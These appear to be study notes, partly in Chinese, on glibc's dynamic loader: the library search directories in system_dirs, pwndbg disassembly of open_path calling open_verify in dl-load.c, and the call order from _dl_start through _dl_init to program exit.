
$ DL Start

_dl_main btw

- 在找 library 時會去找與 ld.so 目錄相關的目錄 (變數 system_dirs)：
    - /usr/src/glibc/glibc_dbg/lib/tls/haswell/x86_64/<lib_name>
    - /usr/src/glibc/glibc_dbg/lib/tls/haswell/<lib_name>
    - /usr/src/glibc/glibc_dbg/lib/tls/x86_64/<lib_name>
    - /usr/src/glibc/glibc_dbg/lib/tls/<lib_name>
    - /usr/src/glibc/glibc_dbg/lib/haswell/x86_64/<lib_name>
    - /usr/src/glibc/glibc_dbg/lib/haswell/<lib_name>
    - /usr/src/glibc/glibc_dbg/lib/x86_64/<lib_name>
    - /usr/src/glibc/glibc_dbg/lib/<lib_name>
    - /lib/tls/haswell/x86_64/<lib_name>
    - /lib/tls/haswell/<lib_name>
    - /lib/tls/x86_64/<lib_name>
    - /lib/tls/<lib_name>
    - /lib/haswell/x86_64/<lib_name>
    - /lib/haswell/<lib_name>
    - /lib/x86_64/<lib_name>
    - /lib/<lib_name>




```
pwndbg> x/s system_dirs
0x7ffff7ff3500 <system_dirs>:   "/usr/src/glibc/glibc_dbg/lib/"
pwndbg>
0x7ffff7ff351e <system_dirs+30>:        "/lib/"
pwndbg>
0x7ffff7ff3524 <system_dirs+36>:        "/usr/src/glibc/glibc_dbg/lib/"
```



_dl_map_object_deps --> _dl_map_object --> open_path (simplified)

```
$
                                                                       [ DISASM ]
   0x7ffff7fd963a <open_path+426>    mov    ecx, dword ptr [rbp + 0x18]
   0x7ffff7fd963d <open_path+429>    xor    r9d, r9d
   0x7ffff7fd9640 <open_path+432>    mov    rdx, rbx
   0x7ffff7fd9643 <open_path+435>    mov    rsi, qword ptr [rbp - 0xe8]
   0x7ffff7fd964a <open_path+442>    mov    rdi, r15
 ► 0x7ffff7fd964d <open_path+445>    call   open_verify.constprop                <open_verify.constprop>
        rdi: 0x7fffffffd290 ◂— '/usr/src/glibc/glibc_dbg/lib/tls/haswell/x86_64/libc.so.6'
        rsi: 0x7fffffffd4a0 ◂— 0x0
        rdx: 0x7ffff7ffe190 —▸ 0x555555554000 ◂— 0x10102464c457f
        rcx: 0x40

   0x7ffff7fd9652 <open_path+450>    mov    r8d, eax
   0x7ffff7fd9655 <open_path+453>    mov    eax, dword ptr [r14 + r12*4 + 0x28]
   0x7ffff7fd965a <open_path+458>    test   eax, eax
   0x7ffff7fd965c <open_path+460>    jne    open_path+904                <open_path+904>

   0x7ffff7fd9662 <open_path+466>    cmp    r8d, -1
──────────────────────────────────────────────────────────────────[ SOURCE (CODE) ]──
In file: /usr/src/glibc/glibc-2.31/elf/dl-load.c

          /* Print name we try if this is wanted.  */
          if (__glibc_unlikely (GLRO(dl_debug_mask) & DL_DEBUG_LIBS))
            _dl_debug_printf ("  trying file=%s\n", buf);

 ►        fd = open_verify (buf, -1, fbp, loader, whatcode, mode,
                            found_other_class, false);
          if (this_dir->status[cnt] == unknown)
            {
              if (fd != -1)
                this_dir->status[cnt] = existing;
                                                                       [ STACK ]
```

$ DL Start



_dl_start
_dl_init
_start
__libc_start_main
main
__run_exit_handlers
_dl_fini
_exit
Linker
Library
Executable

$ DL Start

_dl_init

- 呼叫 preinit array 所儲存的 function pointer

- 呼叫每個 object 的 init function

